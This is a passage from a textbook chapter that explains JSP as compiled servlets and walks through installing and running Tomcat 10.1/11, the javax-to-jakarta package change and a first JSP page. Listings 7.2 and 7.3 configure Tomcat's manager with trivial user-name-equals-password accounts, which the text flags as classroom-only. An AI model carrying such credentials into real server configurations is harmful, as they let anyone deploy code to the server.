> **THE KEY INSIGHT.** JSP is not a second technology alongside servlets. It is a way of *writing* servlets in which the HTML is written as HTML. The container turns the page into a servlet before it runs; there is nothing else there.

A JSP page, then, is a **text-based document** — you can open it in any editor — that returns **both static and dynamic content** to the browser. The static content is HTML, XML or plain text. The dynamic content comes from three places, which arrive in this chapter in this order: Java code (Section 7.9), the properties of JavaBeans (Section 7.12), and tags — standard or custom — that call business logic (Section 7.14). The order is also the order of increasing civilization.

The benefits claimed for JSP are real: content and display logic *can* be separated; JSP, beans and tags together simplify development; components are reused; pages recompile automatically when they change (Section 7.5 shows how); and the same `.war` runs on any operating system and any Jakarta container.

The cost is the flip side of the first benefit. Because JSP lets you put arbitrary Java in a page, people did, and such pages cannot be maintained. The standing advice is to **minimize the scripting elements in pages**; this chapter shows them, because you must read the thousands that exist, and then takes the Java back out.

7.2.5 `javax` and `jakarta`: which version is which

If you search the web for servlet examples you will find two spellings of the same classes: `javax.servlet.http.HttpServlet` in older material and `jakarta.servlet.http.HttpServlet` in newer. They are not interchangeable, and mixing them is the most common reason a beginner's first deployment fails with a `ClassNotFoundException` or, worse, a silent 404.

The history is short. The specifications were Sun's, then Oracle's, as **Java EE**, with packages beginning `javax.`. In 2017 Oracle gave the platform to the Eclipse Foundation, where it became **Jakarta EE**, but the name `javax` could not travel with it, so Jakarta EE 9 (2020) renamed every package to `jakarta.*` and changed nothing else. Jakarta EE 10 (2022) brought Servlet 6.0 and Pages 3.1, and Jakarta EE 11 (June 2025) Servlet 6.1 and Pages 4.0 [1]. A container implements one world or the other; **Table 7.2** is the map, with the newest release of each line as of September 2026 [2].

Table 7.2 Tomcat versions and the specifications they implement. This chapter's code is written to Jakarta Servlet 6.0 and Pages 3.1, and so runs on Tomcat 10.1 and on Tomcat 11, which accepts everything 10.1 accepts.

Tomcat	Servlet	Pages (JSP)	EL	Package	Needs Java	Status, September 2026
8.5	3.1	2.3	3.0	`javax`	7+	end of life (March 2024); last release 8.5.100
9.0	4.0	2.3	3.0	`javax`	8+	legacy, supported to March 2027 (9.0.122)
10.1	**6.0**	**3.1**	5.0	`jakarta`	11+	current (10.1.60)
11.0	6.1	4.0	6.0	`jakarta`	17+	current, newest (11.0.26)

Three rules follow from **Table 7.2**. **Use Tomcat 10.1 or 11** for anything you write now. **Import `jakarta.servlet…`**, never `javax.servlet…`, in code for those containers. And when you meet an old example written for `javax`, the fix is almost always a search-and-replace of the package prefix — the class and method names did not change. (The JDBC and naming packages, `java.sql`, `javax.sql` and `javax.naming`, belong to Java itself, not to Jakarta EE, and keep their names; **Listing 7.51** uses both prefixes side by side.)

> **A `javax` WAR on a `jakarta` container does nothing useful.** Tomcat 10 and 11 will unpack it, find no class that extends `jakarta.servlet.http.HttpServlet`, and answer every address with 404. The log says so, quietly. When a deployment "works" but every page is missing, check the imports first.

7.3 Getting a Container Running

Nothing in the first half of this chapter can be tried in Tomcat without Tomcat. This section installs it three ways — on its own from a download, from a package manager, and from inside VS Code — on each of the three operating systems. You need a **Java Development Kit** first; Chapter 1 installed JDK 25 and the *Extension Pack for Java* for VS Code, and everything here assumes they are in place.

7.3.1 Why a JDK and not just a Java runtime

Tomcat is a Java program, so it needs Java to run. For *running* Tomcat a Java runtime would be enough; install the full **JDK** anyway, for two reasons. The JDK contains the runtime, so you lose nothing. And the JDK contains `javac`, the compiler, which you will need to build your servlets — and which, as Section 7.5 explains, a JSP container itself uses at run time. Check both from a terminal:

```
java -version
javac -version
```

If the first answers and the second does not, you have a runtime and not a JDK. Tomcat also needs to know *where* Java is. It looks at the environment variable `JAVA_HOME` (or `JRE_HOME`), and if neither is set it tries whatever `java` is on the `PATH`. Setting `JAVA_HOME` explicitly saves an afternoon of confusion on a machine that has two Javas.

7.3.2 The error everybody sees first

XAMPP for Windows, installed in Chapter 5, ships a Tomcat. Press **Start** on its Tomcat row on a machine without Java and the log fills with red, as in **Figure 7.3**.




Figure 7.3 The failure nearly every reader meets on the first attempt. XAMPP starts Apache and MySQL and then reports, in the framed lines (1), *"Tomcat Started/Stopped with errors, return code: 1 — Make sure you have Java JDK or JRE installed and the required ports are free."* XAMPP ships Tomcat but not Java, and Tomcat is a Java program.

The message says exactly what is wrong: no Java, no Tomcat. Its second clause — *"the required ports are free"* — is the other common cause: if something else holds port 8080, Tomcat stops with the same code. Stop the other program, or change the port in the `<Connector port="8080" …>` line of `conf/server.xml`.

Figure 7.4 shows a Java installation in its own folder, with a JDK and a JRE side by side.




Figure 7.4 Java installed in its own folder, with the JDK (1) and the JRE (2) beside each other; since Java 11 a JDK alone is enough. XAMPP looks for Java at a fixed place; the file `setenv.bat` in Tomcat's `bin` folder is where you tell it to look somewhere else.

If XAMPP still cannot find Java after installation, create `xampp\tomcat\bin\setenv.bat` containing one line that names your installation — for example `set JAVA_HOME=C:\Program Files\Eclipse Adoptium\jdk-25` — and start Tomcat again. With Java found, the Tomcat row turns green, as in **Figure 7.5**.




Figure 7.5 The XAMPP control panel with Apache, MySQL and Tomcat running: the Tomcat row (1), its ports (2), and the log confirming *running* (3). Of Tomcat's ports, 8080 is the one browsers use and 8005 is the shutdown port, which is why Tomcat can be stopped by a command as well as by a signal.

> **Check the version before you trust XAMPP's Tomcat.** The newest XAMPP for Windows, 8.2.12, bundles Tomcat 8.5.96 [3] — a `javax` container, now past its end of life (**Table 7.2**). It is fine for the first JSP page of Section 7.4, which contains no imports, but it cannot run this chapter's servlets, which are `jakarta` code. For those, install Tomcat 10.1 or 11 on its own as the next subsection shows; it can live happily beside XAMPP as long as only one of them uses port 8080 at a time.

7.3.3 Installing Tomcat 10.1 or 11 on its own

The download page is `https://tomcat.apache.org/`; choose **Tomcat 11** (or 10.1) in the left-hand menu and, under *Binary Distributions* → *Core*, take the **zip** (Windows) or the **tar.gz** (macOS, Linux). Tomcat needs no installer: unpacking the archive *is* the installation. The folder you unpack to is called `CATALINA_HOME` in all of Tomcat's documentation — Catalina is the name of Tomcat's servlet engine, just as Jasper is the name of its JSP engine.

Windows. Unzip into a folder with no spaces in its path, for example `C:\tomcat\apache-tomcat-11.0.x`. Then, in PowerShell:

```
winget install EclipseAdoptium.Temurin.25.JDK      # skip if Chapter 1 already did this
$env:JAVA_HOME = "C:\Program Files\Eclipse Adoptium\jdk-25"   # adjust to your folder
cd C:\tomcat\apache-tomcat-11.0.x\bin
.\startup.bat
```

A window opens with Tomcat's log, ending in `Server startup in [...] milliseconds`. Make `JAVA_HOME` permanent under *Settings → System → About → Advanced system settings → Environment Variables*. `.\shutdown.bat` stops Tomcat; `.\catalina.bat run` runs it in the current window instead, which is handier while learning.

macOS. The quickest route is Homebrew, which installs the newest Tomcat and a Java for it:

```
brew install --cask temurin@25       # skip if Chapter 1 already did this
brew install tomcat                  # the newest Tomcat (11 at the time of writing)
catalina run                         # run in this terminal; Ctrl+C stops it
```

`brew services start tomcat` runs it in the background. With the archive instead, unpack it into `~/tomcat`, run `chmod +x bin/*.sh` once, then `bin/catalina.sh run`.

Linux. Unpack the archive into your home folder, so that Tomcat runs under your own user and needs no `sudo`:

```
sudo apt install openjdk-21-jdk             # or openjdk-25-jdk where your release offers
it
mkdir -p ~/tomcat && tar -xzf ~/Downloads/apache-tomcat-11.0.*.tar.gz -C ~/tomcat
cd ~/tomcat/apache-tomcat-11.0.*/bin && chmod +x *.sh
./catalina.sh run
```

Ubuntu 24.04 also offers `sudo apt install tomcat10` (a 10.1 release run as a system service, applications under `/var/lib/tomcat10/webapps`), but for learning the archive in your home folder is easier to inspect and to throw away.

7.3.4 Proving it works

Open a browser at `http://localhost:8080/`. If Tomcat is running you get its welcome page, **Figure 7.6**, the Java world's equivalent of the XAMPP dashboard of Chapter 5.




Figure 7.6 Tomcat's welcome page at `localhost:8080`, here from an 8.5 installation; a current 10.1 or 11 page has the same layout. The version in the title (1) decides whether your code says `javax.servlet` or `jakarta.servlet` (**Table 7.2**). On the right (2) are the three management applications, and by default all three refuse you.

Two things deserve attention. **The port is 8080, not 80**, so it must be written out; forgetting `:8080` is the most common reason a beginner decides Tomcat is not running when it is. And **Apache and Tomcat are different servers** that can run at once on different ports without knowing about each other.

If the page does not appear, read the log — `logs/catalina.out`, `logs\catalina.<date>.log` or the terminal — where no Java, a busy port 8080 or a typing mistake in `server.xml` announces itself in the first thirty lines.

7.3.5 Opening the management applications

The buttons **Server Status**, **Manager App** and **Host Manager** lead to applications that come with Tomcat: the manager deploys, reloads and removes applications, the host manager configures virtual hosts, and server status reports memory and threads. By default all three refuse every visitor — correctly, because an unprotected manager is a remote control for your server. To open them, add an account with a role to `conf/tomcat-users.xml`, before the closing `</tomcat-users>` tag, as in **Listing 7.2**.

Listing 7.2 One account with both roles. `manager-gui` opens the manager application; `admin-gui` opens the host manager.

```
<role rolename="manager-gui"/>
<role rolename="admin-gui"/>
<user username="admin" password="admin" roles="manager-gui,admin-gui"/>
```

When different people should have different powers, give each role its own account, as in **Listing 7.3**.

Listing 7.3 Two accounts, one role each. The manager can deploy applications; the administrator can configure hosts; neither can do the other's job.

```
<role rolename="manager-gui"/>
<role rolename="admin-gui"/>
<user username="manager" password="manager" roles="manager-gui"/>
<user username="admin"   password="admin"   roles="admin-gui"/>
```

Save the file and restart Tomcat: `tomcat-users.xml` is read at startup and not afterwards. Then click **Server Status**, as in **Figure 7.7**.




Figure 7.7 The welcome page again, with the pointer on **Server Status** (1). The status bar (2) shows where it leads: `localhost:8080/manager/status`. The manager is itself a web application, deployed like any other.

The browser asks for a user name and password, **Figure 7.8**, because the manager application is protected by a security constraint in its own deployment descriptor.




Figure 7.8 Tomcat asking for the credentials from `tomcat-users.xml`: user name (1), password (2), **Sign in** (3). This is HTTP Basic authentication, arranged entirely by the container: no code in the manager application does the checking.

Type the account you created, and you see **Figure 7.9**.




Figure 7.9 Tomcat's server status page. Its first table gives the Tomcat version (1), the JVM version (2) and vendor, the operating system and the host name — the four facts to quote whenever you ask anybody for help with a deployment.

> **Never ship `admin`/`admin`.** The passwords in **Listing 7.2** are chosen so that everyone in a classroom can type them. On a machine reachable from anywhere else they are an open door: the manager accepts an uploaded `.war` file, and a `.war` file is a program. Use a long random password, and leave the manager restricted to `127.0.0.1`, which is Tomcat's default in the manager's own `META-INF/context.xml`. This is the lesson of the MySQL root password in Chapter 5, and it is the same mistake.

7.3.6 Tomcat inside VS Code: Community Server Connectors

Starting Tomcat from a terminal works everywhere. Inside VS Code there is a friendlier way: the free extension **Community Server Connectors** by Red Hat (identifier `redhat.vscode-community-server-connector`), which starts, stops and deploys to Tomcat from the editor's side bar. The menu wording below is that of the extension's current releases; it moves a little from version to version, but the shape does not.

1. **Install it.** In VS Code open the Extensions view (Ctrl+Shift+X, or Cmd+Shift+X on macOS), search for *Community Server Connectors*, and press **Install**. It needs a JDK 11 or newer on the machine, which Chapter 1 provided.
2. **Find the Servers view.** A new section called **SERVERS** appears at the bottom of the Explorer side bar. It contains one entry, *Community Server Connector*, which starts by itself; wait until it says *Started*.
3. **Create a server.** Right-click *Community Server Connector* and choose **Create New Server...**. Asked *"Download server?"*, answer **Yes** and pick *Apache Tomcat 11.0.x* (or 10.1.x) from the list; accept the license, and the extension downloads and unpacks it for you. If you already unpacked Tomcat in Section 7.3.3, answer **No, use server on disk** and choose that folder instead.
4. **Start it.** Right-click the new server and choose **Start Server**. An *Output* panel opens with Tomcat's log; when it prints `Server startup in [...] milliseconds`, open `http://localhost:8080/` exactly as in Section 7.3.4.

5. **Deploy an application.** Right-click the server, choose **Add Deployment**, and answer *File* to pick a `.war` file (Section 7.7 builds one) or *Exploded* to pick a folder in WAR layout. Then right-click the server again and choose **Publish Server (Full)**. The application appears under the server with its state; **Server Actions… → Show in browser** opens it.
6. **Stop it** with **Stop Server** when you are done. Tomcat is a process like any other, and leaving it running keeps port 8080 busy.

The extension runs the same `catalina` scripts you ran by hand, so on the day something goes wrong the log in the Output panel is the same `catalina.out`, and the fix is the same fix.

7.3.7 What this book's own build could and could not do

You should know exactly how this chapter's code was checked. The machine this book was built on could not download Tomcat, the JSTL jars or the MySQL driver, so **the Tomcat track was compiled but not deployed**: every servlet, filter and listener was compiled against the official `jakarta.servlet-api-6.0.0.jar`, the WAR was assembled by the build script, and the servlets and filters were *executed* by a test program that stands in for the container (Section 7.20). Its JSP pages were not executed, and no output here is presented as theirs.

Three other tracks **were** run for real: MiniJSP, a small JSP engine that needs only a JDK (Sections 7.4 to 7.14), the same bills pages on the JDK's HTTP server (Section 7.21) and in Flask (Section 7.22). The data-access code was also run against a MariaDB server, which speaks MySQL's protocol. The code folder's `VERIFIED.md` lists every command and result.

7.4 The First JSP Page

7.4.1 Six lines

Here is the classic first JSP page. Type it into a file called `hello.jsp`.

Listing 7.4 `hello.jsp`, the first JSP page. Everything is ordinary HTML except the characters from `<%=` to `%>`.

```
<html>
    <body>
        Hello, Web Programming class!
        <br>
        Current time is <%= new java.util.Date() %>
    </body>
</html>
```

Figure 7.10 is the same file in an editor, where the coloring makes the division visible: the tags are drawn as HTML, and inside `<%= … %>` the word `new` is colored as a Java keyword. Black is static content; the colored expression is dynamic content.

hello.jsp

Chapter07/minijsp/webapp/hello.jsp

```
1  <html>
2      <body>
3          Hello, Web Programming class!
4          <br>
5          Current time is <%= new java.util.Date() %>
6      </body>
7  </html>
```

Figure 7.10 `minijsp/webapp/hello.jsp` from the chapter's code, in an editor. The editor knows this is a web page and colors the tags; it also knows `<%= … %>` is Java. This is the practical benefit **Table 7.1** promised, visible on the screen.

Put the file where Tomcat can see it — for a quick try, into `webapps/ROOT/` under `CATALINA_HOME` — and ask for it at `http://localhost:8080/hello.jsp`. **Figure 7.11** is the result from the MiniJSP engine of Section 7.4.3, which serves the page exactly as Tomcat does.

127.0.0.1:8751/hello.jsp

Hello, Web Programming class!
Current time is Thu Sep 24 05:34:24 WIB 2026

Figure 7.11 The same page in Chromium, served by MiniJSP at `127.0.0.1:8751/hello.jsp` with the server clock set to Asia/Jakarta time (WIB). Two lines of text, and a date computed a few milliseconds before the picture was taken.

7.4.2 Reading the page one piece at a time

Everything outside the one tag — `<html>`, `<body>`, the greeting, `<br>` and the closing tags — is **template text**: not Java, not examined, copied to the browser exactly as written. `<%= new java.util.Date() %>` is a **JSP expression**: at request time the Java expression between `<%=` and `%>` is evaluated, converted to text and inserted where the tag stood; a `Date` becomes text such as `Wed Sep 23 16:40:25 ICT 2026`.

> **DEFINITION. Template text** is everything in a JSP page outside a JSP tag. The container copies it to the response unchanged. **Dynamic content** is what the JSP tags produce. A JSP page is template text with holes cut in it, and the holes are filled at request time.

That is exactly the sentence Chapter 3 used about PHP, and deliberately so: `<?php … ?>` cuts the same kind of hole in the same kind of file. The languages differ; the arrangement does not.

7.4.3 Running it without Tomcat

So that every reader can see real output, even where Tomcat cannot be installed, this chapter ships **MiniJSP**, a small JSP engine of about two thousand lines of Java in `Code_new/Chapter07/minijsp/`. It needs only a JDK and the SQLite driver. It translates a `.jsp` file into a Java class as a container does, compiles it with the compiler inside the JDK, and serves it with the JDK's built-in web server. It is a teaching engine — core tags only, no custom tag libraries — but what it implements follows the specification. From the `minijsp` folder:

```
./run.sh                    # Windows PowerShell: .\run.ps1     Command Prompt: run.bat
```

and then ask for `http://127.0.0.1:8082/hello.jsp`. **Listing 7.5** is the response body, exactly as it came back.

Listing 7.5 The real response for **Listing 7.4**, served by MiniJSP. Every character of template text survived, including the tab characters, and the expression became a date.

```
<html>
    <body>
        Hello, Web Programming class!
        <br>
        Current time is Wed Sep 23 16:40:25 ICT 2026
    </body>
</html>
```

Three observations. **The `<%= … %>` has vanished**: as with PHP, code is consumed on the server and only its output crosses the network. **The whitespace is preserved exactly**: the container copies, it does not reformat. **The date is the server's**, in the server's time zone (ICT, the same offset as Western Indonesian Time); a page must decide *whose* clock it shows, and the Laundry application stores every time explicitly in Asia/Jakarta time.

> **WORKED EXAMPLE.** Predict the output of `Your bill is <%= 4 * 12000 %> rupiah.`
>
> The template text `Your bill is` is copied. The expression `4 * 12000` is evaluated as Java integer arithmetic, giving `48000`, which is converted to the text `48000` and inserted. Then `rupiah.` is copied. The browser receives `Your bill is 48000 rupiah.` Note what is missing: no thousands separator, no `Rp`. A Java `int` becomes a bare string of digits. Section 7.12 gives this job to a bean, whose `getPaymentRupiah()` returns `Rp 48.000`.

7.5 A JSP Page Is a Servlet in Disguise

This is the section that makes the rest of the chapter make sense. Everything strange about JSP — why a web server needs a compiler, why the first request is slow, why an error message names a line you cannot find, why a variable declared one way survives between requests and declared another way does not — follows from one fact.

> **THE KEY INSIGHT.** A JSP page is never interpreted. Before it can answer its first request, the container **translates** it into the source code of a Java class, **compiles** that source, **loads** the class and makes one instance of it. From then on, every request is a single method call on that instance. The page you wrote is not running. A class generated from it is.

7.5.1 The machinery

Figure 7.12 is the architecture of this process.




Figure 7.12 The JSP engine inside the servlet engine. A client request arrives; if the page has not been translated, the **JSP translator** reads it from storage and creates a servlet; the **JSP servlet** — the generated class — is loaded and executed, and its output becomes the response.

In **Figure 7.12**, a request for a `.jsp` address reaches the servlet engine; if the page needs translating, the **JSP translator** reads it, writes a `.java` file and has it compiled (*create servlet*); the resulting **JSP servlet** is loaded (*load servlet*) and executed, and its output returns as the response.

7.5.2 The decision, in a flow chart

Figure 7.13 is the same story as a decision, and it is the more useful picture because it shows what happens on the *second* request.

